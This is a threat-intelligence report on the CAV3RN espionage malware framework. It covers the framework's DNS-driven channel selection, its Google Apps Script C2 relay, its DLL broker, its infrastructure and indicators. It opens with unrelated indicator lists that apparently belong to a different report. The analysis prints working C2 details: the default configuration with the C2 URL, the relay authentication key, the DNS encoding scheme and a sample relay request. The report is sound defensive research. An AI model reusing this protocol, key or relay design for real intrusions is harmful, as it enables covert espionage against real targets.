de77c3303e93c9450424759f1741441c
f8cf8c23ff597700d471fb7767df8bac

Domains and IP addresses

xmsae[.]sbs
ishano456[.]sbs
xshaon123[.]sbs
kshahnd[.]sbs
mdsjhd[.]sbs
nmnsny[.]sbs
kookjar[.]com
ty54fgd435[.]my
ue886578433[.]online
ty4523[.]space
144.217.243[.]201
107.151.248[.]132
128.14.210[.]58

Addresses used to download JarService

hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2026-06-08/bd80bd3c3d0e4bf6b5b4a825650d01f5.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2025-06-10/fe71af9ecf174de48d2b2ccc2c15fb04.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2024-11-07/fa831c3c23824b99871163387bcda7ad.apk

Hashes of TWCore (the legitimate software used to distribute JarService)

2a64c3efc11bf224aa54f24e876446c9
7a4d3ba2dacccfdda55859a5dfee2671
ea24487996eb70c1780922fb3063bcc5
Project CAV3RN continues: Google Apps Script as C2 relay and DNS-based C2 channel selection

By: GReAT
11 August 2026 at 12:00

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb

NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.

The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.

C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.

At startup, the worker internally sends:

{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}

The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.

The module supports five internal commands:

Command Functionality
s_version Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog Enables diagnostic logging at the Debug level.
s_deLog Disables diagnostic logging and sets the logging level to Fatal.
s_write Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}

The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.

The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet None (0) GIDFailed (1) GoogleFailed (2) DirectFailed (3)
120 (0x78) Google Apps Script Direct HTTPS Direct HTTPS Google Apps Script
130 (0x82) Direct HTTPS Direct HTTPS Direct HTTPS Close the transaction (no channel)
140 (0x8C) Exception Exception Exception Exception
All other values Google Apps Script Google Apps Script Google Apps Script Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.

DNS-based deployment-ID freshness check

DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:

POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel

When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.

The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.

Command Function
000 Lists loaded component names and versions
001 Lists every DLL path discovered by the scanner
002 Lists each loaded component’s path, name, and version

The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.

Domain Registrar IP Hosting ASN
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
Dynadot Inc 144.172.115[.]17
144.172.104[.]82
RouterHosting LLC AS 14956

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f              CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0              net.dll
2dcd4a8ac166404977cd3c48418a8cd9              rnp.dll
981c7404d31b8ce35ec88a6b290f354d              GoogleService.dll
34d50eec364d920b8b5d885c9bc98607             texture.dll

Domains and IPs

studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82

❌